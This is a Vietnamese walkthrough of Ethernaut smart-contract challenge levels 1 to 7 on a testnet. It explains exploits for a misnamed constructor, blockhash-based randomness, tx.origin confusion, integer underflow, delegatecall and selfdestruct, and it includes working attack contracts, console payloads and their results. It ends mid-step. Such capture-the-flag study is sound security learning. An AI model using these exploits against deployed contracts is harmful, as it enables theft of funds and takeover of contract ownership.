
Kiểm tra lại owner

```
> contract.owner()
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} ⓘ
  ► addListener: f (e,t,r)
  ► emit: f (e,t,r,n,i,o)
  ► listeners: f (e)
  ► off: f (e,t,r,n)
  ► on: f (e,t,r)
  ► once: f (e,t,r)
  ► removeAllListeners: f (e)
  ► removeListener: f (e,t,r,n)
  ► _events: i {}
  ► [[Prototype]]: Promise
  [[PromiseState]]: "fulfilled"
  [[PromiseResult]]: "0x3c34A342b2aF5e885FcaA3800dB5B205fEfa3ffb"
```

Vẫn như cũ

Tiếp theo chuyển tiền trực tiếp tới hợp đồng và không truyền data

```
> contract.sendTransaction({value: 100000})
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...}
```




Kiểm tra lại owner

```
> contract.owner()
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} ⓘ
  ▶ addListener: f (e,t,r)
  ▶ emit: f (e,t,r,n,i,o)
  ▶ listeners: f (e)
  ▶ off: f (e,t,r,n)
  ▶ on: f (e,t,r)
  ▶ once: f (e,t,r)
  ▶ removeAllListeners: f (e)
  ▶ removeListener: f (e,t,r,n)
  ▶ _events: i {}
  ▶ [[Prototype]]: Promise
    [[PromiseState]]: "fulfilled"
    [[PromiseResult]]: "0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c"


> player
< '0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c'
> |
```

Đã thay đổi chủ sở hữu

Tiếp theo cần rút hết số dư từ hợp đồng thông qua hàm withdraw()



Số dư hiện tại của hợp đồng




Thành công

You know the basics of how ether goes in and out of contracts, including the usage of the fallback method.

You've also learnt about OpenZeppelin's Ownable contract, and how it can be used to restrict the usage of some methods to a privileged address.

Move on to the next level when you're ready!

Level 2: Fallout



Claim ownership of the contract below to complete this level.

Things that might help

- Solidity Remix IDE

Điều kiện hoàn thành: Trở thành chủ hợp đồng

Dưới đây là hợp đồng

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

import "openzeppelin-contracts-06/math/SafeMath.sol";

contract Fallout {
    using SafeMath for uint256;

    mapping(address => uint256) allocations;
    address payable public owner;

    /* constructor */
    function Fallout() public payable {
        owner = msg.sender;
        allocations[owner] = msg.value;
    }

    modifier onlyOwner() {
        require(msg.sender == owner, "caller is not the owner");
        _;
    }

    function allocate() public payable {
        allocations[msg.sender] = allocations[msg.sender].add(msg.value);
    }

    function sendAllocation(address payable allocator) public {
        require(allocations[allocator] > 0);
        allocator.transfer(allocations[allocator]);
    }

    function collectAllocations() public onlyOwner {
        msg.sender.transfer(address(this).balance);
    }

    function allocatorBalance(address allocator) public view returns (uint256) {
        return allocations[allocator];
    }
}
```

Các phiên bản trước 0.4.22 thì khi khai báo constructor phải đặt tên trùng với tên hợp đồng ví dụ

```
contract MyContract {
    uint public value;

    function MyContract(uint _value) public {
        value = _value;
    }
}
```

Điều này sẽ gây ra lỗi hỏng về bảo mật khi đổi tên hợp đồng hoặc khai báo tên constructor không chính xác

Ở đoạn code đã cho hàm khởi tạo được khai báo không chính xác với tên contracr (fallout, fall1out)

Có thể gọi trực tiếp hàm này để thay đổi chủ sở hữu hợp đồng

Ban đầu:

Gọi hàm Fallout()

```
> contract.Fallout()  
< ▶ Promise {<pending>}, events: i, emit: f, on: f, ...
```

Jgn 1-2025



Fallout

Đã xác nhận

-0 SepoliaETH

-0 SepoliaETH

Kiểm tra lại chủ sđh hữu hợp đồng

Jan 1, 2025



Fallop
Đã xác nhận

-0 SepoliaETH
-0 SepoliaETH

```
> contract.owner()
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} ⓘ
  ► addListener: f (e,t,r)
  ► emit: f (e,t,r,n,i,o)
  ► listeners: f (e)
  ► off: f (e,t,r,n)
  ► on: f (e,t,r)
  ► once: f (e,t,r)
  ► removeAllListeners: f (e)
  ► removeListener: f (e,t,r,n)
  ► _events: i {}
  ► [[Prototype]]: Promise
  [[PromiseState]]: "fulfilled"
  [[PromiseResult]]: "0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c"

> player
< '0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c'
```

Thành công chuyển chủ sở hữu

Submit thành công:

That was silly wasn't it? Real world contracts must be much more secure than this and so must it be much harder to hack them right?

Well... Not quite.

The story of Rubixi is a very well known case in the Ethereum ecosystem. The company changed its name from 'Dynamic Pyramid' to 'Rubixi' but somehow they didn't rename the constructor method of its contract:

```
contract Rubixi {  
    address private owner;  
    function DynamicPyramid() { owner = msg.sender; }  
    function collectAllFees() { owner.transfer(this.balance) }  
    ...
```

This allowed the attacker to call the old constructor and claim ownership of the contract, and steal some funds. Yep. Big mistakes can be made in smartcontractland.

Level 3: Coin Flip

This is a coin flipping game where you need to build up your winning streak by guessing the outcome of a coin flip. To complete this level you'll need to use your psychic abilities to guess the correct outcome 10 times in a row.

Things that might help

- See the [?"](#) page above in the top right corner menu, section "Beyond the console"

Hợp đồng đã cho

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract CoinFlip {
    uint256 public consecutiveWins;
    uint256 lastHash;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;

    constructor() {
        consecutiveWins = 0;
    }

    function flip(bool _guess) public returns (bool) {
        uint256 blockValue = uint256(blockhash(block.number - 1));

        if (lastHash == blockValue) {
            revert();
        }

        lastHash = blockValue;
        uint256 coinFlip = blockValue / FACTOR;
        bool side = coinFlip == 1 ? true : false;

        if (side == _guess) {
            consecutiveWins++;
            return true;
        } else {
            consecutiveWins = 0;
            return false;
        }
    }
}
```

Xem qua đoạn hợp đồng này thì ta thấy đây là game dự đoán true, false có khả lật dự đoán 50 50

Cụ thể trò chơi này sẽ lấy mã hash của **block trước** (bởi vì block hiện tại chưa được tạo) chia cho 1 hằng số là FACTOR nếu mã hash này **lớn hơn** thì kết quả là **true** còn **bé hơn** thì kết quả là **false** và nhiệm vụ của mình là dự đoán kết quả.

Đoạn code này để tránh tấn công tái sử dụng giá trị block cũ khi block mới chưa được tạo

```
if (lastHash == blockValue) {
    revert();
}
```

Tuy nhiên mã hash của block là công khai cho tất cả, vì thế kẻ tấn công có thể lợi dụng điều này để dự đoán trước được kết quả bằng 1 hợp đồng tấn công khác.

Đây là đoạn mã của hợp đồng tấn công dựa trên phương thức sinh kết quả của hợp đồng ban đầu:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface Icontractlv3 {
    function flip(bool _guess) external returns (bool);
}

contract exploit_lv3 {
    uint256 lastHash;
    uint256 FACTOR =
578960446186580977117854925043439539266349923328202820197287920039
56564819968;
    address public targetAddr;
    constructor (address _targetAddr)
    {
        targetAddr = _targetAddr;
    }
    function attack() public {
        uint256 blockValue = uint256(blockhash(block.number - 1));

        if (lastHash == blockValue) {
            revert();
        }


        lastHash = blockValue;
        uint256 coinFlip = blockValue / FACTOR;
        bool side = coinFlip == 1 ? true : false;
        Icontractlv3(targetAddr).flip(side);

    }
}
```

Dùng interface để định nghĩa hàm flip trong hợp đồng ban đầu với phạm vi bắt buộc là external

Sau đó sử dụng kết quả dự đoán để đưa vào flip

Kết nối metamask với ethereum remix



Xem địa chỉ ban đầu của hợp đồng cần tấn công


```
> contract.address
< '0x6774d37C483BBF911185C286e1C7324A3F1aF177'
>
```

Ban đầu giá trị consecutiveWins là 0

```
> await contract.consecutiveWins()
<- i {negative: 0, words: Array(2), length: 1, red: null} t
  length: 1
  negative: 0
  red: null
  ▼ words: Array(2)
    0: 0
    length: 2
    ► [[Prototype]]: Array(0)
    ► [[Prototype]]: Object

```

Sau khi deploy



Attack lần đầu:

[block:7399174 txIndex:11] from: 0xb2f...04d9c to: exploit_lv3.attack() 0x6b5...c5147 value: 0 wei data: 0x9e5...faafc logs: 0 hash: 0xb17...28f03

Giá trị consecutiveWins đã nâng lên từ 0 thành 1

```
> await contract.consecutiveWins()
< ▾ i {negative: 0, words: Array(2), length: 1, red: null} i
  length: 1
  negative: 0
  red: null
  ▾ words: Array(2)
    0: 0
    length: 2
    ► [[Prototype]]: Array(0)
    ► [[Prototype]]: Object
> await contract.consecutiveWins()
< ▾ i {negative: 0, words: Array(2), length: 1, red: null} i
  length: 1
  negative: 0
  red: null
  ▾ words: Array(2)
    0: 1
    length: 2
    ► [[Prototype]]: Array(0)
    ► [[Prototype]]: Object
>
```

Attack 10 lần như vậy

```
> await contract.consecutiveWins()
< ▾ i {negative: 0, words: Array(2), length: 1, red: null} i
  length: 1
  negative: 0
  red: null
  ▾ words: (2) [10, empty]
  ► [[Prototype]]: Object
>
```

Thành công 10 lần liên tiếp dự đoán kết quả chính xác

Kết quả thành công

Generating random numbers in solidity can be tricky. There currently isn't a native way to generate them, and everything you use in smart contracts is publicly visible, including the local variables and state variables marked as private. Miners also have control over things like blockhashes, timestamps, and whether to include certain transactions - which allows them to bias these values in their favor.

To get cryptographically proven random numbers, you can use [Chainlink VRF](#), which uses an oracle, the LINK token, and an on-chain contract to verify that the number is truly random.

Some other options include using Bitcoin block headers (verified through [BTC Relay](#)), [RANDAO](#), or [Oraclize](#).

Level 4: Telephone

Claim ownership of the contract below to complete this level.

Things that might help

- See the "[?](#)" page above, section "Beyond the console"

Mục tiêu trở thành chủ hợp đồng

Đoạn mã của hợp đồng:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Telephone {
    address public owner;

    constructor() {
        owner = msg.sender;
    }

    function changeOwner(address _owner) public {
        if (tx.origin != msg.sender) {
            owner = _owner;
        }
    }
}
```

Owner hiện tại

```
> await contract.owner()
< '0x2C2307bb8824a0AbBf2CC7D76d8e63374D2f8446'
> |
```

Dựa vào đoạn code tx.origin là địa chỉ người khởi tạo hợp đồng ban đầu. Trong hàm changeOwner() nếu người gửi khác tx.origin thì owner sẽ là người người gửi.

Vậy ta cần tạo 1 hợp đồng khác để gọi đến hàm này. Sử dụng remix


Code:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface Ilv4Telephone {
    function changeOwner(address _owner) external ;
}

contract lv4 {
    address public AddrTelephone;
    constructor (address _AddrTelephone) {
        AddrTelephone = _AddrTelephone;
    }
    function changeOwner () public {
        Ilv4Telephone(AddrTelephone).changeOwner(msg.sender);
    }
}
```

```
> contract.address
< '0x96E97E8a41BC7eBA96e858cD90abBB559a5B43E5'
>
```



Jan 1, 2025

Change O... -0 SepoliaETH
Đã xác nhận -0 SepoliaETH

Kiểm tra owner hiện tại

```
> await contract.owner()
< '0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c'
> player
< '0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c'
>
```

Hoàn thành thử thách:

While this example may be simple, confusing `tx.origin` with `msg.sender` can lead to phishing-style attacks, such as [this](#).

An example of a possible attack is outlined below.

1. Use `tx.origin` to determine whose tokens to transfer, e.g.

```
function transfer(address _to, uint _value) {
    tokens[tx.origin] -= _value;
    tokens[_to] += _value;
}
```

2. Attacker gets victim to send funds to a malicious contract that calls the transfer function of the token contract, e.g.

```
function () payable {
    token.transfer(attackerAddress, 10000);
}
```

3. In this scenario, `tx.origin` will be the victim's address (while `msg.sender` will be the malicious contract's address), resulting in the funds being transferred from the victim to the attacker.

Level 5: Token

The goal of this level is for you to hack the basic token contract below.

You are given 20 tokens to start with and you will beat the level if you somehow manage to get your hands on any additional tokens. Preferably a very large amount of tokens.

Things that might help:

- What is an odometer?

Để hoàn thành thử thách phải tăng thêm token cho tài khoản của mình

Đoạn mã hợp đồng

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

contract Token {
    mapping(address => uint256) balances;
    uint256 public totalSupply;

    constructor(uint256 _initialSupply) public {
        balances[msg.sender] = totalSupply = _initialSupply;
    }

    function transfer(address _to, uint256 _value) public returns (bool) {
        require(balances[msg.sender] - _value >= 0);
        balances[msg.sender] -= _value;
        balances[_to] += _value;
        return true;
    }

    function balanceOf(address _owner) public view returns (uint256 balance) {
        return balances[_owner];
    }
}
```


Xem số dư hiện tại của mình

```
> await contract.balanceOf('0xB2FA990C7b131DCF89041B100Ffcc79bBfa04d9c')
< i {negative: 0, words: Array(2), length: 1, red: null} i
  length: 1
  negative: 0
  red: null
  ▶ words: (2) [20, empty]
  ▶ [[Prototype]]: Object
```

Đang là 20

Dựa vào gợi ý odometer

Ta có thể liên tưởng tới trường hợp roll over khi số cần biểu đạt vượt quá phạm vi tối đa (overflow) hoặc thấp quá phạm vi tối thiểu (underflow)



Giả sử khả năng hiển thị của đồng hồ là từ 0 đến 9

Khi ta thực hiện phép toán $8+4$ kết quả sẽ nằm ngoài phạm vi hiển thị dẫn đến overflow từ đó kết quả trả về là $0 + 2 = 2$

Tương tự trong hợp đồng balance hiện tại của msg.sender đang là 20, nếu ta muốn nhận thêm số dư thì ta sẽ lợi dụng hiện tượng underflow ở hàm transfer để đưa giá trị quay ngược về giá trị cao nhất của kiểu uint256. Nghĩa là khi nhập `_value = 21` kết quả sẽ là $20 - 21 = 2^{256} - 1$

```
> contract.transfer("0x54846C87D0810DFF905c9431e7399B029F4559Cd", 21)
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...}
> await contract.balanceOf('0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c')
< ▶ i {negative: 0, words: Array(11), length: 10, red: null} ⓘ
  length: 10
  negative: 0
  red: null
  ▶ words: Array(11)
    0: 67108863
    1: 67108863
    2: 67108863
    3: 67108863
    4: 67108863
    5: 67108863
    6: 67108863
    7: 67108863
    8: 67108863
    9: 4194303
    length: 11
    ▶ [[Prototype]]: Array(0)
  ▶ [[Prototype]]: Object
```

Hoàn thành thử thách

(Tuy nhiên chỉ khả thi trong phiên bản 0.6.0 khi em chạy kịch bản khai thác này lại không khả thi trong phiên bản compiler 0.8.0)

Overflows are very common in solidity and must be checked for with control statements such as:

```
if(a + c > a) {  
    a = a + c;  
}
```

An easier alternative is to use OpenZeppelin's SafeMath library that automatically checks for overflows in all the mathematical operators. The resulting code looks like this:

```
a = a.add(c);
```

If there is an overflow, the code will revert.

Trong đây khuyến nghị nên dùng thư viện SafeMath

Level 6: Delegation

The goal of this level is for you to claim ownership of the instance you are given.

Things that might help

- Look into Solidity's documentation on the `delegatecall` low level function, how it works, how it can be used to delegate operations to on-chain libraries, and what implications it has on execution scope.
- Fallback methods
- Method ids

Mục tiêu trở thành chủ sở hữu hợp đồng

Đoạn mã hợp đồng

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Delegate {
    address public owner;

    constructor(address _owner) {
        owner = _owner;
    }

    function pwn() public {
        owner = msg.sender;
    }
}

contract Delegation {
    address public owner;
    Delegate delegate;

    constructor(address _delegateAddress) {
        delegate = Delegate(_delegateAddress);
        owner = msg.sender;
    }

    fallback() external {
        (bool result,) = address(delegate).delegatecall(msg.data);
        if (result) {
            this;
        }
    }
}
```

Owner ban đầu:

```
> await contract.owner()
< '0x73379d8B82Fda494ee59555f333DF7D44483fD58'
>
```

Theo như giợi ý về delegatecall thì đây là một hàm cấp thấp của solidity nó cho phép contract Delegation thực thi code của Delegate nhưng vẫn giữ nguyên ngữ cảnh storage, sender, value của Delegation. Hàm này thường được sử dụng để nâng cấp hợp đồng.

Hàm từ delegate có thể được gọi bằng method Id (4 byte đầu tiên của hàm cần gọi `pwn()` dùng hash keccak256) cùng với tham số của nó được mã hóa bằng keccak256

Enter a word here to get its keccak 256 hash:

↓ Generate Hash ↓

Keccak-256: dd365b8b15d5d78ec041b851b68c8b985bee78bee0b87c4acf261024d8beabab

msg.data được truyền vào sẽ là 0xdd365b8b

```
> contract.sendTransaction({data: "0xdd365b8b"})
< ► Promise {<pending>, _events: i, emit: f, on: f, ...}
>
```

Jan 2, 2025



Pwd

Đã xác nhận

-O SepoliaETH

-0 SepoliaETH

Kiểm tra lại owner hiện tại

```
> await contract.owner()
< '0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c'
> player
< '0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c'
>
```

Hoàn thành thử thách:

Usage of `delegatecall` is particularly risky and has been used as an attack vector on multiple historic hacks. With it, your contract is practically saying "here, -other contract- or -other library-, do whatever you want with my state". Delegates have complete access to your contract's state. The `delegatecall` function is a powerful feature, but a dangerous one, and must be used with extreme care.

Please refer to the [The Parity Wallet Hack Explained](#) article for an accurate explanation of how this idea was used to steal 30M USD.

Level 7: Force

Some contracts will simply not take your money

The goal of this level is to make the balance of the contract greater than zero.

Things that might help:

- Fallback methods
- Sometimes the best way to attack a contract is with another contract.
- See the "[?](#)" page above, section "Beyond the console"

Mục tiêu làm số dư hợp đồng lớn hơn 0

Mã hợp đồng

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Force { /*
    MEOW ?
    /\_/\   /
    ____/ o o \
    /~____ =ø= /
    (____)___m_m)
*/ }
```

Kiểm tra số dư hiện tại

```
> await getBalance("0x181C76b9822C36e6AC8A022Daf6F33d8Bd4BA72c")
< '0'
>
```

Để tăng số dư ta triển khai hợp đồng khác và sử dụng `selfdestruct()`

Hàm `selfdestruct()` là một hàm đặc biệt trong Solidity được sử dụng để phá hủy hợp đồng thông minh. Khi `selfdestruct()` được gọi:

Hợp đồng sẽ bị xóa khỏi blockchain:

- Toàn bộ mã và trạng thái (storage) của hợp đồng sẽ bị xóa.
- Không thể tương tác với hợp đồng sau khi bị phá hủy.

Chuyển toàn bộ Ether trong hợp đồng:

- Tất cả số dư Ether trong hợp đồng sẽ được gửi đến địa chỉ được chỉ định

Đặc điểm của hàm này là dù hợp đồng bên nhận không có hàm fallback hay receive vẫn nhận được eth


Triển khai hợp đồng với hàm selfdestruct()

Đây là code:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;


contract lv7 {
    constructor () payable {}
    // receive() external payable {}
    // fallback() external payable {}
    function x() public payable {}
    function attack (address payable _addrTarget) public {
        selfdestruct (_addrTarget);
    }
}
```

Deploy



Bây giờ nhập address của hợp đồng cần chuyển vào

```
> contract.address
< '0x181C76b9822C36e6AC8A022Daf6F33d8Bd4BA72c'
>
```



Sau khi xong check lại số dư hợp đồng

```
> await getBalance("0x181C76b9822C36e6AC8A022Daf6F33d8Bd4BA72c")
